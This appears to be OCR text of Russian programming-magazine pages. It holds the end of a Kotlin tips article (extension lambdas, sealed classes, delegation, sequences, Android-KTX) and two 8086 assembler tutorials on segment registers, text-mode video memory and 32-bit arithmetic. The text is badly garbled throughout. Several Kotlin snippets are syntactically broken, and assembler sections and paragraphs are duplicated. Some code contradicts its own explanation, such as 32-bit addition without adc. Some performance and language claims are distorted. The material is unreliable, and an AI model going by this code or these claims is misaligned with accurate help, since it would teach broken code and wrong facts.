Лямбды с расширением активно используются в стандартной библиотеке Kotlin. Например, функция расширения `apply` использует лямбду с расширением. Он запускает код лямбды в контексте объекта, для которого была вызвана функция `apply`:

```
button.apply{
    text = "Press me"
    textSize = 17f
}
```

Еще более интересный пример — функция `use` которую можно вывести для объектов, реализующих интерфейс `Closable`, чтобы автоматически вызывать `close()` после выполнения лямбды:

```
fun main () {
    val file = File("file.txt")
    file.printWriter().use {
        it.println("Hello world")
    }
}
```

В данном случае `Closable()` будет вызван сразу после записи строки Hello world в файл.

Инфраструктура Kotlin

Для Kotlin есть отдельный проект, который генерирует инфраструктуру для приложения в стиле Rails. Может и даже в вы поклонник. Это хорошая замена Rails, как создавать фреймворк для веб-сервисов сервера в Kotlin.

```
var condition = true
output = condition then { 1 + 1 } else { 2 + 2 }
```

Функция `then` и `else` в данном примере инфраструктуры. По сути, это обычные функции расширения, которые можно вызвать, которые пробел вместо точки:

```
infix fun t.Boolean.then(action: () -> T): T {
    return if (this)
        action.invoke()
    else null
}

infix fun t?.T?.else(action: () -> T): T {
    return if (this == null)
        action.invoke()
    else this
}
```

Вызов объектов

Kotlin позволяет вызывать объект как функцию. Вот, что нужно, — добавить в него метод `invoke()`:

```
class Manager {
    operator fun invoke(value:String) {
        print(value)
    }
}

val manager = Manager()
manager("Hello, world")
```

Возврат двух значений из функции

Иногда бывает нужно, чтобы функция из функции из функции возвращать для нее данные. Что здесь есть несколько Pair и Triple для удобства использования в коде. Например, мы можем написать такую функцию:

```
fun getPowOfStrin() = Pair(int:FooBStrn, String: {
    return empty(int to 10)
}
```

А затем вызвать их и получить два значения:

```
val pair = getPowOfStrin()
val line = pair.first
val status = pair.second

Чтобы обьять полный код можно использовать оператор деструкции:

val (line, status) = getPowOfStrin()
```

Класс Triple поскольку аналогичен Pair за исключением того, что он может хранить три значения вместо двух.

Автоматическое делегирование в программирование

Делегирование — это альтернативный объектно-ориентированного программирования на языке. Позволяет повторно использовать функциональность в отдельном модуле, инкапсулировать.

```
@CachedKey(key = Customer::getID)
class CachedCustomer {
    customer: Customer
    String {
    return customer.address
    }
}

Если прочтем customer.address будет закеширован автоматическим благодаря аннотации @CachedKey.

Проблема этой аннотации только в том, что она не частично очищена и для каждого класса нужно использовать свой. С кешем. Kotlin позволит получить некоторые преимущества AOP без использования специальных фреймворков и аннотаций.

fun getAddress(
    customer: Customer
    String = cachedKey(customer, {
    customer.address
    }
)
```

КЛАССЫ

Классы в Kotlin, каждое в Kotlin имеет более широкие возможности и средств в сравнении с Java. Классы можно вызвать из самого объекта (вызов функции, не можно) значения, инициировать, можно конструктор разверчут и на несколько. Можно использовать свойства, которые при вызовах. Есть даже для работы автоматическое создание методы `toString()`, `hashCode()` и `copy()`. Для использования (между классы, которые заданных подходит для конкретных состояний.

НЕОЧЕВИДНЫЙ KOTLIN

СОВЕТЫ, ТРЮКИ, ПОДВОДНЫЕ КАМНИ ПРОГРАММИРОВАНИЯ ДЛЯ ANDROID

Изолированные классы

Sealed-класс в Kotlin — аналог enum'а рода enum на стероидах. Он может иметь ограниченное количество потомков, все из которых должны быть объявлены в том же файле. Взятиная на следующий пример:

```
sealed class NetworkResult
data class Success(val result: String): NetworkResult()
data class Failure(val error: Error): NetworkResult()

viewModel.data.observe(this,
    Observer<NetworkResult> { data ->
        data? for(response)Observer
            when (data) {
                is Success -> showResult(data.result)
                is Failure -> showError(data.error)
            }
    })
```

Здесь объявлен sealed-класс NetworkResult и два его потомка: Success и Failure. Далее они используются, чтобы проверять результат выполнения операции и выполнять действие в соответствии с этим результатом. Мы можем быть уверены, что data не может быть ничем, кроме Success и Failure, она даже не может быть NetworkResult, так как сам sealed-класс всегда абстракный.

Sealed-классы идеально подходят для хранения состояния. Также они подходят для реализации паттерна «Состояние» (Finite-state machine implementation (Railway Oriented Programming), о котором мы говорили в разделе о коутинах:

```
tokenize(command.toLowerCase())
    .andThen(::findCommand)
    .andThen { cmd -> checkPrivileges(loggedInUser, cmd) }
    .andThen { execute(user = loggedInUser, command = cmd, timestamp
= localDateTime.now()) }
    .mapBoth(
        { output -> printToConsole("returned: $output") },
        { error -> printToConsole("failed to execute, reason: ${
error.reason}") }
    )
```

Это пример с GitHub-страницы Kotlin result, крошечной библиотеки, реализующей тип Result на базе sealed-классов. В этом примере каждая следующая команда возвращает значение sealed-класса Result (ошибка или значение), но сообщение обрабатывается только на последнем этапе исполнения. Если ошибка произошла в одной из первых команд, она просто будет передана по цепочке до конца, в противном случае результат будет обработан.

Делегирование

Один из ключевых постулатов современного ООП-программирования гласит: предпочитайте делегирование наследованию. Это значит, что вместо наследования от какого-либо класса лучше использовать интерфейс этого класса в другой класс и вызывать его методы при вызове одноименных методов этого класса:

```
class Class1() {
    fun method1() { ... }
    fun method2() { ... }
}

class Class2(firstClass: Class1) {
    private val class1 = firstClass

    fun method1() { firstClass.method1() }
    fun method2() { firstClass.method2() }
}
```

Зачем это нужно? Для того, чтобы избежать проблем, когда методы класса-родителя вызывают друг друга. Если **method1()** вызывает **method2()**, то переопределив второй метод, мы сломаем работу первого. Делегирование решает эту проблему, так как **Class1** и **Class2** остаются не связанными друг с другом.

С другой стороны, делегирование усложняет код, и поэтому в Kotlin есть специальное ключевое слово **by**, сильно упрощающее жизнь разработчика. Благодаря ему реализовать второй класс можно с помощью всего одной строки:

```
class Class2(firstClass: Class1) : Class1 by firstClass
```

Это действительно все. Компилятор Kotlin автоматически преобразует эту строку в аналог примера выше (Class2 из первого примера).

Kotlin также позволяет делегировать реализацию свойств. В следующем записи используется стандартный делегат **lazy**, инициализирующий переменную при первом обращении к ней:

```
val orm by lazy { KotlinORM("main.db") }
```

Еще более интересно работает делегат **map**, позволяющий магическим образом взять значения из кешмапа.

```
class User(val map: MutableMap<Any?, Any?>) {
    val name: String by map
    val age: Int  by map
}

val user = User(mapOf(
    "name" to "John Doe",
    "age"  to 25
))

println(user.name) // "John Doe"
println(user.age)  // 25
```

Кроме **lazy** и **map**, стандартная библиотека Kotlin включает в себя еще три стандартных делегата:

- notNull — аналог ключевого слова lateinit с более широким возможностями;
- observable — позволяет выполнить код в момент чтения или записи переменной;
- vetoable — похож на observable, но срабатывает перед записью нового значения и может запретить изменение.

Ну и конечно же, любой разработчик может создать собственный делегат. Это может пока класс с реализацией операторов **getValue()** и **setValue()**:


```
class Delegate {
    operator fun getValue(thisRef: Any?, property: KProperty<*>):
String {
        return "$thisRef, thank you for delegating '${property.name}
' to me!"
    }

    operator fun setValue(thisRef: Any?, property: KProperty<*>,
value: String) {
        println("$value has been assigned to '${property.name}' in
$thisRef.")
    }
}
```

INFO

Ключевой разработчик Kotlin Андрей Breslav не раз заявлял, что он стал бы реализовать делегирование классов, будь у него возможность вернуться в прошлое. Эта функция оказалась нетривиальной, но сложным компонентом в реализации и конфликтующей с новыми возможностями языка Java.

КОЛЛЕКЦИИ

Kotlin независимый язык, поэтому имеет в комплекте крайне компактную стандартную библиотеку. Почти все API, примитивы и реализации коллекций достались ему от Java. Однако коллекции Kotlin благодаря функции расширения гораздо более развиты, поддерживают намного больше различных операций и имеют неизменяемые аналоги: например, MutableList и List.



Иерархия коллекций Kotlin

Одна из самых мощных особенностей коллекций Kotlin — встроенные средства функционального программирования. В Kotlin можно сделать, например, так:

```
val allowed = getPeople()
    .filter { it.age >= 21 }
    .map { it.name }
    .take(5)
```

Этот код возьмет список объектов People, возвращенный **getPeople()**, выбросит из него все объекты, моложе того же возраста, что и переменная 21, затем сформирует этот список в список строк, содержащий имена, и вернет первые пять строк.

Особая красота этого кода в том, что он не требует использовать какие-то новые конструкции вроде стримов в Java 8 и всю обработку выполняет с помощью стандартных операций. И в этом же его проблема: каждая функция возвращает новый список, что может быть очень накладно с точки зрения производительности.

Поэтому в Kotlin также существует Sequence — ленивый аналог Iterable:

```
val allowed = getPeople().asSequence()
    .filter { it.age >= 21 }
    .map { it.name }
    .take(5)
    .toList()
```

В отличие от предыдущего, этот код будет обрабатывать каждый элемент списка отдельно, до тех пор пока не наберется пять элементов. В первом же примере сколько угодно раз: производительность коллекции, и IDEA / Android Studio даже подсказывает, что коллекцию стоит преобразовать в Sequence.

В реальности же все несколько сложнее. Разработчик Ali Ait проделал собственные тесты производительности, используя следующий код:


```
list.filter { true } .map { it } .filter { true } .map { it }
```

И код, использующий Sequence:

```
list.asSequence()
    .filter { true } .map { it } .filter { true } .map { it }
    .toList()
```

Результаты оказались почти одинаковы. Более того, последовательности дают совсем незначительный выигрыш в производительности на коротких списках и проигрывают спискам на очень длинных. Что еще более интересно, если добавить в код небольшую задержку, симулирующую реальные вычисления, разница пропадает вовсе.

Есть, однако, два случая, в которых последовательности выигрывают с очень большим отрывом: методы **find** и **first**. Происходит так потому, что поиск для последовательности останавливается после того, как нужный элемент найден, но продолжается для списков.



Результаты теста

Бесполезные оптимизации

За время существования Kotlin в интернете появилось большое количество утверждений о производительности языка и советов по оптимизации. Автор статьи Kotlin's hidden costs — Benchmarks перевел многие из них и получил следующий результат:

1. Лямбды Kotlin быстрее своего аналога в Java 8 на 30% (не зависимость от использования коутинов и closure inline)
2. Объекты-компаньоны (companion object) не создают никакого оверхеда, в десятки или даже быстрее, чем статические поля и методы в Java
3. Вложенные классы не создают оверхеда: они даже немного быстрее обычных.
4. Последовательные проверки на null не создают оверхеда, код получается более быстрый, чем код на Java.
5. Передача массива как аргумента функции, ожидающей неопределенное число аргументов (varargs), действительно замедляет исполнение кода в два раза.
6. Делегаты работают на 10% медленней своей наиболее эффективной версии на языке Java.
7. Скорость прокси по делегации (delegate) не зависит от того, вынесен он в отдельную переменную или нет.
8. Вызов прокси в конструктор потребует на 3% быстрее аналога в коде.
9. Конструкция for (i1, in 1..10) { ... } в три раза быстрее конструкции (1..10).forEach { ... }.

БИБЛИОТЕКА ANDROID-KTX

Вскоре после объявления Kotlin стандартным языком платформы Android Google выпустила библиотеку Android-KTX с массой полезных функций, расширяющих стандартный Android SDK. Автор статьи Exploring KTX for Android подготовил справку по этим функциям. Некоторые из них я приведу здесь.

```
// Модифицирующие настройки
sharedPreferences.edit {
    putBoolean(key, value)
}

// Работа с временем и датами
val day = DayOfWeek.FRIDAY.asInt()
val (seconds, nanoseconds) = Instant.now()
val (hour, minute, second, nanosecond) = LocalTime.now()
val (years, month, days) = Period.ofDays(2)

// Создание Bundle
val bundle = bundleOf("some_key" to 12, "another_key" to 15)

// Создание Content Values
val contentValues = contentValuesOf("KEY_INT" to 1, "KEY_BOOLEAN" to
true)

// Работа с AtomicFile
val fileBytes = atomicFile.readBytes()
val text = atomicFile.readBytes(Charset.defaultCharset())
atomicFile.writeBytes(byteArrayOf())
atomicFile.writeText("some string", charset = Charset.defaultCharset
())

// SpannableString
val builder = SpannableStringBuilder(uriString)
    .bold { italic { underline { append("hi there") } } }

// Трансформация строки в URI
val uri = uriString.toUri()

// Работа с Drawable и Bitmap
val bitmap = drawable.toBitmap(width = someWidth, height = someHeight
, config = bitmapConfig)
val bitmap = someBitmap.scale(filterMode, height, filter = true)

// Операция над объектом View
view.postDelayed(delayInMillis + 200) { ... }
view.postOnAnimationDelayed(delayInMillis + 200) { ... }
view.setPadding(16)
val bitmap = view.toBitmap(config = bitmapConfig)

// ViewGroup
viewGroup.forEach { doSomethingWithChild(it) }
val view = viewGroup[0]

// Отступы
view.updatePadding(left = newPadding)
view.updatePadding(top = newPadding)
view.updatePadding(right = newPadding)
view.updatePadding(bottom = newPadding)
```

ВЫВОДЫ

Эта статья описывает лишь часть интересных и неочевидных возможностей Kotlin. Это сборка сборок быстрых советов, которые не хватало мне в начале изучения языка Kotlin. Надеюсь, они сослужат тебе хорошую службу.

Денис Юдин
Руководитель отдела технической поддержки, Обухов, Киевская область, Украина
Интересы: ассемблер, микроконтроллеры, ретрокомпьютеры
E-mail: denis@nofem.com

ПОГРУЖЕНИЕ В ASSEMBLER

УЧИМСЯ РАБОТАТЬ СТЕКОМ

В этой статье я попытаюсь пояснить тебе о сегментной адресации и организации регистрового стека, на примере, которого, я и изучал ассемблер. Первый мой ассемблер: оперативной памяти компьютера, затем мы обсудим получение прямого доступа к видеопамяти в текстовом режиме, а самое главное — покостылируем по фулмаку обходной. Под конец, начнем пока предварительную программу, которая позаимствует бы его опыт.

Другие статьи курса

- Основы ассемблера
- Основы первых шагов в основных вопросах
- Ассемблер. Основы. Первые шаги. Основные вопросы
- Как работает ассемблер. Основные вопросы
- Ассемблер. Основы. Первые шаги. Основные вопросы

ЗНАКОМИМСЯ С СЕГМЕНТНЫМИ РЕГИСТРАМИ

Для начала разберемся, что такое сегментные регистры. Процессор 8086 имеет адресного шина четырёх оперативной памяти, несмотря на то, что сама шина адреса 20-ти разрядная. Для адресации оперативной памяти 64 Кбайт, а как же тогда 1 Мбайт? Ответ: 64 Кбайт для адресации сколько целый мегабайт! Для этого в 8086 есть сегментные регистры: четыре регистра сегмента: **CS**, **DS** и **SS**, что в переводе с англ. Code, Data, Stack и еще регистров есть свое назначение.

Регистр **CS** предназначен для хранения кода. Процессор обращается к **CS** каждый раз, когда надо считать из памяти очередную инструкцию для выполнения.

Регистр **DS** предназначен для хранения данных, которые будет обрабатывать процессор. Обращается, когда выполняется инструкция считывания или сохранения данных. Регистр **SS** предназначен для хранения стека. Его мы и рассмотрим в этом, когда по обращениям массива данных, инструкции из регистров **CS** и **DS**.

Регистры **SS** называют по сегментным стеком. К стеку регистров, которые сохраняются, когда выполняет инструкции, взаимодействуется стеком: **push ax**, **call** и **ret**.

Значения, хранимые в сегментных регистрах, — это базовые адреса, соответствующие 16 блоков. Если в 16-разрядном **ax** регистрах процессор будет считывать инструкции из области памяти **0x0000** — **0xFFFF**. Если в регистрах **CS** записано значение **0x1000**, то процессор будет считывать инструкции из области памяти **0x10000** — **0x1FFFF**.

Если ноль-ноль адресуется в сегментном стеке, в стеке регистров, которые сохраняются:

```
mov   ax, 0x0000
mov   ss, ax
mov   sp, 0x0000
mov   ax, 0x1234
push  ax
```

Поместить какое-то число в сегментные регистры нормально. Для этого нужно:

- либо сначала записать число в какой-нибудь регистр и уже этот регистр прописать сегментным регистр;
- либо использовать парой инструкций push/pop;
- либо использовать инструкции lds/les.

```
mov   ax, 0x0000
mov   ss, ax
mov   sp, 0x0000
mov   ax, 0x1234
push  ax
pop   ss
mov   ax, 0x0000
mov   ds, ax
mov   ax, 0x1234
push  ax
pop   ds
mov   ax, 0x0000
mov   es, ax
mov   ax, 0x1234
push  ax
pop   es
```

Процессор 8086 настолько логичен, что позволяет тебе даже вот такие инструкции: **pop cs**. Но только имеет в виду, что это нарушает ход выполнения программы. Если первая ячейка стека, начиная с адреса **0x0000**, содержит какое-нибудь число, то процессор, И сознаю бунт!

Если ты сохранил в стеке регистры, то ты можешь восстановить их, Теперь ты с их помощью, в основном с помощью регистров **DS** и **ES** можешь обращаться к данным и можешь менять значения ТЕК.

КАК ГИС РАСПРЕДЕЛЯЕТ ПАМЯТЬ

Помимо того, как распределяет память в ПК, поможет тебе разъяснить интересную вещь:

```
mov   ax, 0x0000
mov   ss, ax
mov   sp, 0x0000
mov   ax, 0x1234
push  ax
pop   ss
mov   ax, 0x0000
mov   ds, ax
mov   ax, 0x1234
push  ax
pop   ds
mov   ax, 0x0000
mov   es, ax
mov   ax, 0x1234
push  ax
pop   es
```

Начало загрузки в кодах компьютера программкою: они сначала перенесут в постоянной оперативной памяти **0Ah:23**. А надоумевшего адреса, которые работают в таком случае, можно обращаться к данным, через вот этот регистр адрес: **0x0000**. Первый ноль-ноль — это первый сегмент в верхнем левом углу экрана. Второй ноль — это цвет фона под символом и цвет самого символа. Запиши (прочтение: байтами) идет второй символ. И так для всех 25 строк по 80 символов каждая.

ПРЯМОЙ ДОСТУП К ВИДЕОПАМЯТИ В ТЕКСТОВОМ РЕЖИМЕ

Теперь тебе уже есть первоначальные обращения к видеопамяти. Но, конечно, то есть без использования сервисов BIOS, надо задать нужный нам видеорежим:

```
mov   ax, 0x0000
mov   ss, ax
mov   sp, 0x0000
mov   ax, 0x0003
int   10h
```

Теперь мы можем получить доступ к видеопамяти. Для этого нужно:

- либо сначала записать число в какой-нибудь регистр и уже этот регистр прописать сегментным регистр;
- либо использовать парой инструкций push/pop;
- либо использовать инструкции lds/les.

```
mov   ax, 0x0000
mov   ss, ax
mov   sp, 0x0000
mov   ax, 0x0003
int   10h
mov   ax, 0x0000
push  ax
pop   ds
mov   ax, 0x0000
push  ax
pop   es
```

Процессор 8086 настолько логичен, что позволяет тебе даже вот такие инструкции: **pop cs**. Но только имеет в виду, что это нарушает ход выполнения программы. Если первая ячейка стека, начиная с адреса **0x0000**, содержит какое-нибудь число, то процессор И сознаю бунт!

Если ты сохранил в стеке регистры, то ты можешь восстановить их, Теперь ты с их помощью, в основном с помощью регистров **DS** и **ES** можешь обращаться к данным и можешь менять значения ТЕК.

КАК ГИС РАСПРЕДЕЛЯЕТ ПАМЯТЬ

Помимо того, как распределяет память в ПК, поможет тебе разъяснить интересную вещь:

```
mov   ax, 0x0000
mov   ss, ax
mov   sp, 0x0000
mov   ax, 0x0003
int   10h
mov   ax, 0x0000
push  ax
pop   ds
mov   ax, 0x0000
push  ax
pop   es
```

Начало загрузки в коды компьютера программкою: они сначала перенесут в постоянной оперативной памяти **0Ah:23**. А надоумевшего адреса, которые работают в таком случае, можно обращаться к данным, через вот этот регистр адрес: **0x0000**. Первый ноль-ноль — это первый сегмент в верхнем левом углу экрана. Второй ноль — это цвет фона под символом и цвет самого символа. Запиши (прочтение: байтами) идет второй символ. И так для всех 25 строк по 80 символов каждая.

ПРЯМОЙ ДОСТУП К ВИДЕОПАМЯТИ В ТЕКСТОВОМ РЕЖИМЕ

Теперь ты уже есть первоначальные обращения к видеопамяти. Но, конечно, то есть без использования сервисов BIOS, надо задать нужный нам видеорежим:

```
mov   ax, 0x0000
mov   ss, ax
mov   sp, 0x0000
mov   ax, 0x0003
int   10h
```

Теперь ты можешь

Антон Карев
Эксперт по информационной безопасности. Пишу статьи, переводы материалов — технологии развития, аналитика и сферы IT. Работаю в компании «Лаборатория Касперского».
antokarev@mail.ru

ПОГРУЖЕНИЕ В ASSEMBLER

РАБОТАЕМ С БОЛЬШИМИ ЧИСЛАМИ И ДЕЛАЕМ СЛОЖНЫЕ МАТЕМАТИЧЕСКИЕ ВЫЧИСЛЕНИЯ

Как ты знаешь, регистры процессора 8088 — 16-битные. Однако при необходимости ты можешь работать через эти регистры не только с 16-битными числами, но и с числами большей разрядности — до 32-битных, а даже более крупными. В этой статье я сначала расскажу как, а затем мы нарисуем знаменитый фрактал — множество Мандельброта.

Другие статьи курса

- Погружение в assembler
- Делаем черную магию в основном экране
- Основы работы с клавиатурой и мышью
- Как работают переменные, режимы адресации, инструкции условного перехода
- Учимся работать с памятью

ПРОСТЕЙШИЕ ОПЕРАЦИИ НАД 32-БИТНЫМИ ЧИСЛАМИ

Сразу возникает вопрос: если регистры у нас 16-битные, то как с их помощью обрабатывать 32-битные числа? Ответ очень простой: мы просто будем задавать каждое число не одним регистром, а сразу двумя.

Только нам надо сначала определиться, какими регистрами и как мы будем для этого пользоваться. Давай не станем изобретать велосипед, а поищем подсказки в самом процессоре 8088

У 8088 есть инструкция **mul**, которая умножает **AX** на 16-битный регистр и кладет результат в **DX:AX**. Также у него есть инструкция **div**, которая делит **DX:AX** на 16-битный регистр: результат попадает в регистр **AX**, а остаток — в **DX**. Еще у 8088 есть инструкция **cwd**. Она конвертирует значение 16-битное число из регистра **AX** в 32-битное число **DX:AX**.

Давай и мы, по примеру этих трех инструкций, тоже будем хранить 32-битные числа в **DX:AX** (в **DX** старшие слова). Они конвертируют значение 16-битное число из регистра **AX** в 32-битное число **DX:AX**.

Дальше и мы, по примеру этих трех инструкций, тоже будем хранить 32-битные числа в **DX:AX** (в **DX** старшие слова). Они конвертируют значение 16-битное число из регистра **AX** в 32-битное число **DX:AX**.

Ладно, пока, по примеру этих трех инструкций, тоже будем хранить 32-битные числа в **DX:AX** (в **DX** старшие слова). Они конвертируют значение 16-битное число из регистра **AX** в 32-битное число **DX:AX**.

Давай и мы, по примеру этих трех инструкций, тоже будем хранить 32-битные числа в **DX:AX** (в **DX** старшие слова). Они конвертируют значение 16-битное число из регистра **AX** в 32-битное число **DX:AX**.

Но вот, мы с тобой условились, где и как хранить 32-битные числа. Теперь давай реализуем для них операции сложения и операции вычитания. Для этого нам пригодятся инструкции **adc** и **sbb**. Вот так выглядит сложение:

```
mov ax, 2e ; 0x2e = 46
add ax, 2e
```

Удивлен, что операция сложения у нас занята всего две инструкции? Сейчас обьясню, что тут происходит. Допустим, у нас есть, которые ты выполняешь инструкцию **add**, она не только складывает два числа, но и изменяет флаг переноса. Когда результат операции сложения не умещается в сдвоенный байт, инструкция **add** помещает старшую цифру результата (это всегда единица) во флаг переноса.

Инструкция **adc dx, cx** выполняет вот такую операцию: **DX = DX + CX + перенос**. то есть прибавляет к результату результату то значение, которое хранится во флаге переноса.

Теперь давай реализуем вычитание 32-битных чисел по такому же принципу.

```
mov ax, 2e ; 0x2e = 46
sub ax, 2e
```

Что тут происходит? Инструкция **sub** вычитает из одного числа другое, а еще изменяет флаг переноса. Когда операция вычитания делает «заем» из соседнего разряда, флаг переноса устанавливается в единицу.

Инструкция **sbb dx, cx** выполняет вот такую операцию: **DX = DX - CX - перенос**. то есть вычитает из итогового результата то значение, которое хранится во флаге переноса.

Мы с тобой успешно реализовали операции сложения и вычитания. Теперь давай реализуем логическое инвертирование и арифметическое инвертирование.

Чтобы сделать логическое инвертирование 32-битного числа (**not**), нам надо просто переключить все биты числа на противоположные.

```
mov ax, 2e
not ax
```

Если требуется выполнить арифметическое инвертирование (**neg**), то есть поменять знак числа, нужно сделать то же самое, но только прибавить единицу к результату.

```
mov ax, 2e
not ax
add ax, 1
```

РЕАЛИЗУЕМ ОПЕРАЦИЮ УМНОЖЕНИЯ ДВУХ 32-БИТНЫХ ЧИСЕЛ

А теперь давай реализуем операцию умножения. Это уже будет посложнее. Здесь нужно вспомнить то, что ты изучал в начальной школе.

15	множимое
x 29	множитель
135	результат 15x9
30	результат 15x2 (сдвинут влево на 1 позицию)
435	результат

Ты же, надеюсь, еще не разучился умножать числа в столбик? На всякий случай напомню, что мы тут делаем.

Посмотрите, справа налево, умножаем каждую цифру множимого на второую цифру множителя. Так у нас получается первая строка промежуточного результата. Затем умножаем каждую цифру множимого на первую цифру множителя. Так у нас получается вторая строка промежуточного результата. Затем сдвигаем вторую строчку на один разряд влево и суммируем два промежуточных результата.

Получается, чтобы перемножить два двухчаечные числа, нам нужно выполнить четыре операции умножения. А если нужно перемножить числа большей разрядности, то операций умножения потребуется еще больше.

Но если не «роли цифры» у нас выступают цифры от **0** до **9**. Однако, знаю, что у процессора 8088 есть инструкция для умножения 16-битных чисел, мы для удобства можем в своем алгоритме умножения «назначить на роль цифры» сдвоенный байт. То есть будем считать значения вроде 0x8725 и 0x1561 не числами, а цифрами!

Почему это удобно? Потому что для умножения двух 32-битных чисел (по две 16-битные цифры на каждое) нам понадобится всего четыре инструкции умножения. Тогда умножение двух 32-битных чисел можно будет реализовать вот так.

```
; 0x8725 * 0x1561 = 0x0c8e0e85
; 0x8725 = 34597
; 0x1561 = 5473
; 34597 * 5473 = 189270481
; 0x0c8e0e85 = 189270481
; 0x8725 = 34597
; 0x1561 = 5473
mov ax, 0x8725 ; 0x8725 = 34597
mov bx, 0x1561 ; 0x1561 = 5473
mul bx
mov [dword0bits], ax
mov [dword1bits], dx
; 0x8725 * 0x0000 = 0x00000000
mov ax, 0x8725
mov bx, 0x0000
mul bx
mov [dword0bits+2], ax
mov [dword1bits+2], dx
; 0x0000 * 0x1561 = 0x00000000
mov ax, 0x0000
mov bx, 0x1561
mul bx
mov [dword0bits+4], ax
mov [dword1bits+4], dx
; 0x0000 * 0x0000 = 0x00000000
mov ax, 0x0000
mov bx, 0x0000
mul bx
mov [dword0bits+6], ax
mov [dword1bits+6], dx
```

Умножение, конечно, выглядит сложновато по сравнению со сложением и вычитанием. Но не переживай, сейчас все обьясню. Здесь весь алгоритм разделен на четыре операции умножения: по одной на каждое 16-битное слово. Точно так же, как на рисунке с умножением в столбик.

Кстати, если такой же алгоритм реализовывать на 32-битном процессоре, его можно расширить до операций над 64-битными числами, а если на 64-битном процессоре, то над 128-битными числами.

Но давай вернемся к нашему 16-битному алгоритму. Обрати внимание, здесь под результат отведено только 48 бит. А это значит, что если умножить, допустим, **0xffffffff** на **0xffffffff**, то старшие два байта потеряются. Чтобы они не терялись, нужно 64 бита, а не 48. Можешь в качестве домашнего задания доделать функцию — чтобы она возвращала 64-битный результат.

ЗНАКОМИМСЯ С ГРАФИЧЕСКИМИ ВИДЕОРЕЖИМАМИ

Мы реализовали пять операций для работы с 32-битными числами: сложение, вычитание, логическое инверсию, арифметическую инверсию, умножение. Давай сделаем применение их на какой-нибудь интересной задаче!

Создадим программу, которая с их помощью рисует изображение. Точнее, две программы: простенькую и сложную. Простенькая программа будет рисовать на экране цветовую палитру. Ее мы напишем, чтобы разобраться, как работать с графическим режимом. А потом применяем за программу посложнее, в которой для вычисления координат используем математику.

До сих пор мы работали только в текстовом режиме (80 × 25), а сейчас попробуем в графическом режиме, с разрешением 320 на 200 пикселей и с 256 цветами. В этом режиме у каждого пикселя предусмотрено по адресу **0xA0000-0xAFFFF**. Как к ней почуять доступ? Просто загрузи в регистры **DS** и **ES** значение **0xA000**

```
cpu 386
mov ax, 0xA000
mov ds, ax
mov ax, 0x0000
mov es, ax
mov [ds:0000], ax ; Пишу пиксел в регистр 20x0000x256.
mov [es:0000], ax ; 0x0000 - начало сегмента с видеопамятью
```

А теперь зададим положение текущего пикселя на экране.

```
mov ax, 160 ; 160 в строке.
mov [Xbuff], ax
mov ax, 100 ; 100 в столбце.
mov [Ybuff], ax
```

Дальше вычисляем адрес очередного пикселя для рисования.

```
mov ax, [Ybuff] ; ax=Y. Y-координата
mov bx, 320 ; ширина экрана
mul bx ; умножаем на 320 (сколько пикселей в одно из строк).
mov [dword], ax ; Сохраняем результат Y-координаты в переменную dword.
mov ax, [Xbuff] ; ax=X. X-координата
add [dword], ax ; Прибавляем к dword X-координату.
mov ax, [dword]
mov bx, 2
div bx ; Отсчитываем 8 байт от y-координаты (16 строчек)
mov [dword], ax ; Отсчитываем 8 байт от y-координаты (16 строчек)
mov ax, [dword]
mov bx, 256
mul bx ; Умножаем на 256 (сколько пикселей в одной строке).
mov [dword], ax ; Сохраняем 8 байт от y-координаты (16 строчек)
mov ax, [dword]
add ax, [Xbuff] ; Прибавляем к dword X-координату.
mov [dword], ax
```

Обрати внимание на инструкцию **xchg**. Она у нас здесь меняет значение двух регистров: **AX** и **DI**. Но то значение, которое тебе записано в регистры **DI**, нам не нужно. Нам надо только поместь в **DI** значение **AX**. Зачем же тогда нам **xchg**? Почему бы не написать просто **mov**? Потому что **xchg** позволяет сэкономить один байт. Инструкция **mov di, ax** использует два байта, а **xchg** — один. **xchg** всегда экономит нам байт, когда один из операндов — это **AX**. А другой — еще какой-то 16-битный регистр.

Теперь вычисляем цвет текущего пикселя и выводим его на экран. Причем вычислим так, чтобы цвета выводились квадратиками 16 × 16 пикселей.

```
mov ax, [Ybuff] ; ax=Y. Y-координата
mov bx, 16
div bx ; делим на 16 (сколько пикселей в одно из строк).
mov ax, [Xbuff] ; ax=X. X-координата
mov bx, 16
div bx ; делим на 16 (сколько пикселей в одно из строк).
add ax, [Xbuff] ; Прибавляем к ax X-координату.
mov bx, 256
mul bx ; Отсчитываем 8 байт от y-координаты (16 строчек)
mov [dword], ax ; Отсчитываем 8 байт от y-координаты (16 строчек)
mov ax, [dword]
add ax, [Xbuff] ; Прибавляем к dword X-координату.
mov [dword], ax
mov ax, [dword] ; Выводим цвет пикселя на экран.
mov [ds:0000], ax
```

Что тут делаем? Берем по четыре бита от двух координат и на их основе вычисляем цвет в диапазоне от **0** до **255** (два раза по четыре бита — это восемь бит, вот и получается нужный диапазон). Вычислив текущий цвет, выводим пиксель на экран. Выводим по адресу, на который указывает регистр **DI**. Этот адрес мы вычислили на предыдущем шаге.

А дальше просто закручиваем двойной цикл, который пробегает по всем столбцам и строкам и рисует пиксели нужного цвета, чтобы в итоге получилась палитра.

```
dec word [xcount] ; Уменьшаем номер столбца.
jnz .Nextx ; Если номер столбца не равен 0 — прыгаем
dec word [ycount] ; Уменьшаем номер строки.
jnz .Nexty ; Если номер строки не равен 0 — прыгаем
mov ax, 0x00 ; Цвет пикселя в клавиш
int 10h
mov ax, 0 ; Переходим в текстовый режим 80x25
int 10h
int 20h ; Выходим из операционки станда.
```

Что тут делаем? Ну, во-первых, делаем цикл. А после того, как все пиксели нарисованы, ждем, когда пользователь нажимает клавишу. После этого восстанавливаем текстовый режим и возвращаемся в командную строку.

При помощи этой программы даже желание можно выбрать цвет. Поскольку они не подписаны, алгоритм такой: отчитай квадратики до нужной строки сверху вниз в шестнадцатеричной системе счисления и начиная с **0** — так у тебя получится левая цифра цвета. Затем отсчитай слева направо до нужного столбца — так ты получишь правую цифру цвета.

Например, левый верхний черный квадратик нарисован цветом **0x00**, а верхний правый квадратик белого цвета — **0xdf**.

Продолжение статьи →

ПОГРУЖЕНИЕ В ASSEMBLER

РАБОТАЕМ С БОЛЬШИМИ ЧИСЛАМИ И ДЕЛАЕМ СЛОЖНЫЕ МАТЕМАТИЧЕСКИЕ ВЫЧИСЛЕНИЯ

